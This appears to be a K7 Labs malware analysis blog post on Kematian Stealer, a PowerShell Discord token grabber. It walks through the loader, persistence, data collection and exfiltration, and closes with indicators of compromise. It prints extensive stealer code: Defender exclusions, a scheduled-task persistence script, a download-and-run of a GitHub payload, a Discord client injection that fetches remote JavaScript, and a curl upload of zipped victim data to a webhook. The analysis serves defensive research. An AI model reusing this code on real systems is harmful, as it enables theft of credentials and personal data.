

Kematian Stealer forked from PowerShell Token Grabber

labs.k7computing.com/index.php/kematian-stealer-forked-from-powershell-token-grabber/

By Arunkumar

July 2, 2024



Stealers are a widespread threat providing threat actors with access to a wealth of sensitive data which is then exfiltrated to them for further abuse. Kematian Stealer, a PowerShell based tool is one such sophisticated malware.

Recently we came across a [tweet](#) about Kematian Stealer. It was a PowerShell based Token-Grabber.




Figure 1: Execution_Flow

Binary Analysis

Let's now analyse the malware in depth. The binary is a 64-bit portable executable and a loader file.

The loader written in C++ , contains an obfuscated script in its resource section.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	83	CÀ	C9	F8	16	36	6B	62	8E	2F	31	21	47	99	B6	FC	ÈÈà 6kb /!G ü
00000010	88	87	DC	B2	00	CF	65	D4	3F	44	39	A0	02	B7	80	30	Û² IeÓ?D9 · IO
00000020	2F	36	13	0A	CC	7F	C8	84	0A	87	07	03	1D	76	30	E8	/60 .i E .00 v0è
00000030	97	15	54	B9	53	AD	0F	BD	34	A7	4B	2F	53	A0	D7	45	T'S-0%4SK/S xE
00000040	1C	03	CE	17	53	DE	C0	75	82	5C	D1	60	9B	6C	86	51	I0SpAu N`llQ
00000050	39	88	33	3C	C3	6A	8B	58	C3	9D	12	31	B1	30	7E	6A	9 3<Äj XÄ 0 1±0~j
00000060	F3	D2	66	D6	E5	97	73	C3	78	9E	4B	BC	3B	B6	93	9F	ó0f0â sÄz K4:üü
00000070	51	3E	F8	25	83	1E	4F	A9	35	D9	AF	49	FF	59	01	FC	Q>æ% 0@5U IyY0 ü
00000080	4C	D4	9B	D0	C4	06	80	69	79	08	E5	B8	7E	17	F6	94	L0 DÄ0 iy0 ä`~0ü
00000090	6E	02	EB	BD	60	3B	6A	BD	2A	E7	4B	C5	43	2A	DB	E1	no ñk' · i%*-KÄC*üü

Figure 2: Resource-Blob

The malware extracts the “112E9CAC33494A35D3547F4B3DCD2FD5” blob in the resource section, decrypts it, which is a batch file.




Figure 3: Decryption_Loop

The above loop is used to decrypt the blob that was mentioned earlier. It was likely RC4.




Figure 4: Decrypted_Script

After decrypting, it tries to run the bat file with elevated privileges.

```
@shift /O
@echo off

if not "%1"=="am_admin" (
    powershell -Command "Start-Process -Verb RunAs -FilePath '%0' -ArgumentList 'am_admin'"
    exit /b
)
```

Figure 5: Bat_File (am_admin)

The batch file containing the powershell_script is then executed.

On execution, it checks if the script is running with admin privileges. If not, it prompts the user to run the script with elevated privilege. If the script gets an elevated privilege, only then it moves on to the next function.

```
if (CHECK_IF_ADMIN -eq $true) {
    TASKS
    #pause
} else {
    Write-Host ("Please run as admin!") -ForegroundColor Red
    $origin = $MyInvocation.MyCommand.Path
    Start-Process powershell -ArgumentList "-noprofile -file $origin" -verb RunAs
}
```

Figure 6: Check_If_Admin

After that it runs the task function used for persistence. It creates persistence via the Windows Task Scheduler. First it creates a copy of the PowerShell script and places it in the %Appdata% folder with a filename percs.ps1.

```
function TASKS {
    $test_KDOT = Test-Path -Path "$env:APPDATA\percs"
    if ($test_KDOT -eq $false) {
        try {
            Add-MpPreference -ExclusionPath "$env:LOCALAPPDATA\Temp"
            Add-MpPreference -ExclusionPath "$env:APPDATA\percs"
        } catch {
            Write-Host "Failed to add exclusions"
        }
        New-Item -ItemType Directory -Path "$env:APPDATA\percs"
        $origin = $PSCommandPath
        Copy-Item -Path $origin -Destination "$env:APPDATA\percs\percs.ps1"
    }
    $test = Get-ScheduledTask | Select-Object -ExpandProperty TaskName
    if ($test -contains "percs") {
        Write-Host "percs already exists"
    } else {
        $schedule = New-ScheduledTaskTrigger -AtStartup
        $action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-ExecutionPolicy Bypass -WindowStyle hidden -File $env:APPDATA\percs\percs.ps1"
        Register-ScheduledTask -TaskName "percs" -Trigger $schedule -Action $action -RunLevel Highest -Force
    }
}
```

Figure 7: Task_Creation

The script checks whether the directory, file, and task already exist before creating them. This prevents conflicts that would arise if multiple instances run simultaneously, potentially causing system instability or alerting the user of unusual behaviour.

Then it moves on to the data collection function called Grub.

Data collection

The grub function contains the main stealer code that's mainly focused on system configuration and network environment information.

It begins with obtaining the system's public IP by invoking the web request "Invoke-WebRequest -Uri <https://api.ipify.org>", after obtaining the IP it stores it in a text file "ip.txt" located in the users local application data directory "%LOCALAPPDATA%\Temp\ip.txt".

```
$ip = Invoke-WebRequest -Uri "https://api.ipify.org" -UseBasicParsing
$ip = $ip.Content
$ip > $env:LOCALAPPDATA\Temp\ip.txt
```

Figure 8: IP_Stealer

It then collects system information using the Windows command-line. PowerShell executes the Systeminfo.exe which retrieves the system information like OS Version, Host Name, System Model and more. After getting all the information it redirects the information to a text file named "system_info.txt" and stores it in the user's "%LOCALAPPDATA%\Temp\System_info.txt" location.

```
Host Name: ██████████
OS Name: Microsoft Windows 10 Enterprise
OS Version: 10.0.10586 N/A Build 10586
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: ██████████
Original Install Date: ██████████
System Boot Time: 17/06/2024, 19:06:53
System Manufacturer: innotek GmbH
System Model: VirtualBox
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
               [01]: Intel64 Family 6 Model 58 Stepping 9 GenuineIntel ~2994 Mhz
BIOS Version: innotek GmbH VirtualBox, 01/12/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolumel
System Locale: en-gb;English (United Kingdom)
Input Locale: en-gb;English (United Kingdom)
Time Zone: (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory: 2,048 MB
Available Physical Memory: 574 MB
Virtual Memory: Max Size: 5,167 MB
Virtual Memory: Available: 3,286 MB
Virtual Memory: In Use: 1,881 MB
Page File Location(s): C:\pagefile.sys
Domain: ██████████
Logon Server: ██████████
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
                  [01]: Intel(R) PRO/1000 MT Desktop Adapter
                        Connection Name: Ethernet
                        DHCP Enabled: Yes
                        DHCP Server: 10.0.2.2
                        IP address(es)
                        [01]: 10.0.2.15
                        [02]: ██████████
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

PowerShell script
↓

```
$system_info = systeminfo.exe
$system_info > $env:LOCALAPPDATA\Temp\system_info.txt
```

Figure 9: System_Info_stealer

After collecting System info and System Public IP, it starts to collect System UUID and Mac addresses using WMI. It extracts the UUID and Mac address value from the WMI and stores it a text file named "uuid.txt" and "mac.txt" in the "%LOCALAPPDATA%\Temp\uuid.txt" and "%LOCALAPPDATA%\Temp\mac.txt" location.

```
$uuid = Get-WmiObject -Class Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID
$uuid > $env:LOCALAPPDATA\Temp\uuid.txt
```

Figure 10: UUID_stealer

```
$mac = Get-WmiObject -Class Win32_NetworkAdapterConfiguration | Select-Object -ExpandProperty MACAddress
$mac > $env:LOCALAPPDATA\Temp\mac.txt
```

Figure 11: MAC_Stealer

After collecting the UUID and Mac address it collects the info about the system's current username and hostname by using the system environment variable.

```
$username = $env:USERNAME
.....
$hostname = $env:COMPUTERNAME
```

Figure 12: User & Host

At last it collects the system netstat information by using the Windows command-line. The PowerShell script executes NETSTAT.exe and retrieves the network statistics, like active connections, listening ports with the associated Process IDs.

```
Active Connections

Proto Local Address          Foreign Address        State                   PID
TCP   0.0.0.0:135             0.0.0.0:0              LISTENING               640
TCP   0.0.0.0:445             0.0.0.0:0              LISTENING                4
TCP   0.0.0.0:5357            0.0.0.0:0              LISTENING                4
TCP   0.0.0.0:49664           0.0.0.0:0              LISTENING               412
TCP   0.0.0.0:49665           0.0.0.0:0              LISTENING               816
TCP   0.0.0.0:49666           0.0.0.0:0              LISTENING               776
TCP   0.0.0.0:49667           0.0.0.0:0              LISTENING              1252
TCP   0.0.0.0:49669           0.0.0.0:0              LISTENING               536
TCP   0.0.0.0:49670           0.0.0.0:0              LISTENING               524
TCP   10.0.2.15:139           0.0.0.0:0              LISTENING                4
TCP   10.0.2.15:26788         0.0.0.0:0              LISTENING               916
TCP   127.0.0.1:8888          0.0.0.0:0              LISTENING              3060
TCP   127.0.0.1:8888          127.0.0.1:51499        TIME_WAIT                0
TCP   127.0.0.1:51484         127.0.0.1:8888         TIME_WAIT                0
TCP   127.0.0.1:51490         127.0.0.1:5357         TIME_WAIT                0
TCP   127.0.0.1:51493         127.0.0.1:5357         TIME_WAIT                0
TCP   127.0.0.1:51496         127.0.0.1:5357         TIME_WAIT                0
TCP   127.0.0.1:51497         127.0.0.1:5357         TIME_WAIT                0
UDP   0.0.0.0:123             *:                      884
UDP   10.0.2.15:137           *:                      4
UDP   10.0.2.15:138           *:                      4
UDP   10.0.2.15:1900          *:                      832
UDP   10.0.2.15:26788         *:                      916
UDP   10.0.2.15:58394         *:                      776
UDP   10.0.2.15:64989         *:                      832
UDP   127.0.0.1:1900          *:                      832
UDP   127.0.0.1:64990         *:                      832
UDP   [::1]:1900              *:                      816
UDP   [::1]:64988             *:                      816
UDP   [fe80::2c52:1be5:f5ff:fd0%4]:546 *:                      816
UDP   [fe80::f177:fad:a2c6:c4%5]:546 *:                      832
UDP   [fe80::f177:fad:a2c6:c4%5]:1900 *:                      832
UDP   [fe80::f177:fad:a2c6:c4%5]:64987 *:                      832
```

```
$netstat = netstat -ano
$netstat > $env:LOCALAPPDATA\Temp\netstat.txt
```

PowerShell script
↓

Figure 13: Netstat_Stealer

After that the author constructs a detailed and formatted message to be sent to a Discord channel using a web hook. The script includes system information about the victim (IP, username, hostname, UUID, MAC address) formatted as fields and visual elements like

colour, thumbnail, and footer to make the message more appealing and structured. With this it sends the POST request to the specified Web Hook url that is mentioned within the JSON payload.

```
$embed_and_body = @{
    "username" = "percs"
    "content" = "@everyone"
    "title" = "percs"
    "description" = "percs"
    "color" = "16711680"
    "avatar_url" = "https://cdn.discordapp.com/avatars/1009510570564784169/c4079a69ab919800e0777dc2c01ab0da.png"
    "url" = "https://discord.gg/vk3rBhc12y"
    "embeds" = @(
        @(
            "title" = "FRAG GRABBER"
            "url" = "https://discord.gg/vk3rBhc12y"
            "description" = "New person grabbed using frag's TOKEN GRABBER"
            "color" = "16711680"
            "footer" = @{
                "text" = "Made by LilFrag"
            }
            "thumbnail" = @{
                "url" = "https://cdn.discordapp.com/avatars/1009510570564784169/c4079a69ab919800e0777dc2c01ab0da.png"
            }
            "fields" = @(
                @(
                    "name" = "IP"
                    "value" = "``````$ip``````"
                ),
                @(
                    "name" = "Username"
                    "value" = "``````$username``````"
                ),
                @(
                    "name" = "Hostname"
                    "value" = "``````$hostname``````"
                ),
                @(
                    "name" = "UUID"
                    "value" = "``````$uuid``````"
                ),
                @(
                    "name" = "MAC"
                    "value" = "``````$mac``````"
                )
            )
        )
    )
}

$payload = $embed_and_body | ConvertTo-Json -Depth 10

Invoke-WebRequest -Uri $webhook -Method POST -Body $payload -ContentType "application/json" | Out-Null
```

Figure 14: Discord_Structure

Then it tries to terminate some Discord related process and also tries to remove some files if it exists, like Discord Token Protector etc. that could protect from malicious grabbers. To evade detection from security products, it checks the presence of Discord token protector.exe and secure.dat. If these files are present in the Discord token directory, the malware removes them.

```
taskkill.exe /f /im "Discord.exe" | Out-Null
taskkill.exe /f /im "DiscordCanary.exe" | Out-Null
taskkill.exe /f /im "DiscordPTB.exe" | Out-Null
taskkill.exe /f /im "DiscordTokenProtector.exe" | Out-Null
$token_prot = Test-Path "$env:APPDATA\DiscordTokenProtector\DiscordTokenProtector.exe"
if ($token_prot -eq $true) {
    Remove-Item "$env:APPDATA\DiscordTokenProtector\DiscordTokenProtector.exe" -Force
}
$secure_dat = Test-Path "$env:APPDATA\DiscordTokenProtector\secure.dat"
if ($secure_dat -eq $true) {
    Remove-Item "$env:APPDATA\DiscordTokenProtector\secure.dat" -Force
}
```

Figure 15: Discord_Kill

After that it checks if the particular directory exists or not, if it is available, it proceeds further else it creates a new directory "LOCALAPPDATA\Temp\percS".

```
Invoke-WebRequest -Uri
"https://github.com/KDot227/PowerShell-Token-Grabber/releases/download/Fixed_version/main.exe" -OutFile
"main.exe" -UseBasicParsing
$proc = Start-Process $env:LOCALAPPDATA\Temp\main.exe -ArgumentList "$webhook" -NoNewWindow -PassThru
$proc.WaitForExit()
```

Figure 16: Downloading_Payload

After creating a particular directory, it tries to download a payload called main.exe. But unfortunately it's not available in that particular web page; it redirects to the Kematian stealer GitHub page instead.



Figure 17: Url_Redirection

At this stage of analysis, we understand that the stealer is a previous version of the Kematian stealer. Initially known as PowerShell-Token-Grabber; it was built by author KDot227 and now changed to Somali-Devs. In their recent updates they also mentioned about the author change in their source code and the GitHub page also redirects to the Kematian stealer GitHub page.

We got the main.exe from Virus total which was a python based executable. While decompiling the python executable, we came to know that this is where the browser stealer code is present. It focuses mainly on browser cookies, passwords, history details and the desktop screenshot.


```

'amigo': self.appdata + '\\Amigo\\User Data',
'torch': self.appdata + '\\Torch\\User Data',
'kometa': self.appdata + '\\Kometa\\User Data',
'orbitum': self.appdata + '\\Orbitum\\User Data',
'cent-browser': self.appdata + '\\CentBrowser\\User Data',
'7star': self.appdata + '\\7Star\\7Star\\User Data',
'sputnik': self.appdata + '\\Sputnik\\Sputnik\\User Data',
'vivaldi': self.appdata + '\\Vivaldi\\User Data',
'google-chrome-sxs': self.appdata + '\\Google\\Chrome SxS\\User Data',
'google-chrome': self.appdata + '\\Google\\Chrome\\User Data',
'epic-privacy-browser': self.appdata + '\\Epic Privacy Browser\\User Data',
'microsoft-edge': self.appdata + '\\Microsoft\\Edge\\User Data',
'uran': self.appdata + '\\uCozMedia\\Uran\\User Data',
'yandex': self.appdata + '\\Yandex\\YandexBrowser\\User Data',
'brave': self.appdata + '\\BraveSoftware\\Brave-Browser\\User Data',
'iridium': self.appdata + '\\Iridium\\User Data'

```

Figure 18: Targeted_Browsers

```

ImageGrab.grab(bbox=None, include_layered_windows=False, all_screens=True, xdisplay=None).
save('desktop-screenshot.png')

```

Figure 19: Desktop_Grabber

It also targets Discord tokens; it tries to inject code into various discord clients to capture discord tokens, for that it tries to download JavaScript by the author KDot227 in the name of injection.js.

- Discord
- DiscordCanary
- DiscordPTB
- DiscordDevelopment

```

class inject:
    def __init__(self, webhook: str):
        self.appdata = os.getenv('LOCALAPPDATA')
        self.discord_dirs = [self.appdata + '\\Discord', self.appdata + '\\DiscordCanary',
        self.appdata + '\\DiscordPTB', self.appdata + '\\DiscordDevelopment']
        self.code = get(
            'https://raw.githubusercontent.com/KDot227/Powershell-Token-Grabber/main/injection.js'
        ).text
        for dir in self.discord_dirs:
            if not os.path.exists(dir):
                continue
            if self.get_core(dir) is not None:
                with open(self.get_core(dir)[0] + '\\index.js', 'w', encoding='utf-8') as f:
                    f.write(self.code.replace('discord_desktop_core-1', self.get_core(dir)[1
                    ]).replace('%WEBHOOK%', webhook))
                self.start_discord(dir)

```

Figure 20: Discord_Injection

Data Exfiltration

After collecting all the required data, it then moves all the collected data from the application data directory to the newly created directory "LOCALAPPDATA\Temp\percs\". It also tries to search for browser cookies, passwords and get the desktop screenshot; it was unable to retrieve the same as the webpage was not available. At last it compresses all the text files and zip the particular data directory.







 bruh.txt	26-06-2024 03:02 PM	TXT File	1 KB
 ip.txt	26-06-2024 03:02 PM	TXT File	1 KB
 mac.txt	26-06-2024 03:02 PM	TXT File	1 KB
 netstat.txt	26-06-2024 03:02 PM	TXT File	12 KB
 system_info.txt	26-06-2024 03:02 PM	TXT File	5 KB
 uuid.txt	26-06-2024 03:02 PM	TXT File	1 KB

Figure 21: Stolen_Data

Curl.exe is used for transferring the data along with a Json payload which contains the name and content. Finally, the grabber exfiltrates all the data to the Discord channel using a web hook.

```
$lol = "$env:LOCALAPPDATA\Temp"
Move-Item -Path "$lol\ip.txt" -Destination "$lol\percs\ip.txt" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\netstat.txt" -Destination "$lol\percs\netstat.txt" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\system_info.txt" -Destination "$lol\percs\system_info.txt" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\uuid.txt" -Destination "$lol\percs\uuid.txt" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\mac.txt" -Destination "$lol\percs\mac.txt" -ErrorAction SilentlyContinue

Move-Item -Path "$lol\browser-cookies.txt" -Destination "$lol\percs\browser-cookies.txt" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\browser-history.txt" -Destination "$lol\percs\browser-history.txt" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\browser-passwords.txt" -Destination "$lol\percs\browser-passwords.txt" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\desktop-screenshot.png" -Destination "$lol\percs\desktop-screenshot.png" -ErrorAction SilentlyContinue
Move-Item -Path "$lol\tokens.txt" -Destination "$lol\percs\tokens.txt" -ErrorAction SilentlyContinue

Compress-Archive -Path "$lol\percs" -DestinationPath "$lol\percs.zip" -Force
#Invoke-WebRequest -Uri "$webhook" -Method Post -InFile "$lol\percs.zip" -ContentType "multipart/form-data"
#curl.exe -X POST -H "Content-Type: multipart/form-data" -F "file=@$lol\percs.zip" $webhook
curl.exe -X POST -F 'payload_json={"username": "\KING percs", "content": "\", "avatar_url": "\https://cdn.discordapp.com/avatars/1009510570564784169/c4079a69ab919800e0777dc2c01ab0da.png\"}' -F "file=@$lol\percs.zip" $webhook
```

Figure 22: Data_Compressing

After exfiltrating all the data, it clears all the traces including directories and collected data.

```
Remove-Item "$lol\percs.zip"
Remove-Item "$lol\percs" -Recurse
```

Figure 23: Deleting_Traces

When we compare this token grabber with the new version of Kematian stealer, many new features like Builder, Evasion and more have been added.

New Features

- GUI Builder
- AntiVirus Evasion
- Anti-Analysis/Extracts WiFi passwords
- Webcam & Desktop screenshot
- Session stealer (Messaging, Gaming, VPN clients, FTP client and more)

As we can see, threat actors are updating their malware to become more evasive. Compared to other stealers, this mainly focused on network related information which could be used for active reconnaissance. As the information stolen by the malware is sensitive, protecting yourself by investing in a reputable security product such as K7 AntiVirus is therefore necessary in today's world. We at K7 Labs provide detection for such kinds of stealers and all the latest threats. Users are advised to use a reliable security product such as "**K7 Total Security**" and keep it up-to-date to safeguard their devices.

IoCs

File name	Hash	Detection name
Loader	02F3B7596CFF59B0A04FD2B0676BC395	Trojan-Downloader (005a4e961)
584A.bat	D2EA85153D712CCE3EA2ABD1A593A028	Trojan-Downloader (005a4e921)
PowerShell.ps1	A3619B0A3EE7B7138CEFB9F7E896F168	Trojan (0001140e1)
Main.exe	E06F672815B89458C03D297DB99E9F6B	Trojan (005ae5411)
Injection.js	1CBBFBC69BD8FA712B037EBE37E87709	Trojan (00597b5e1)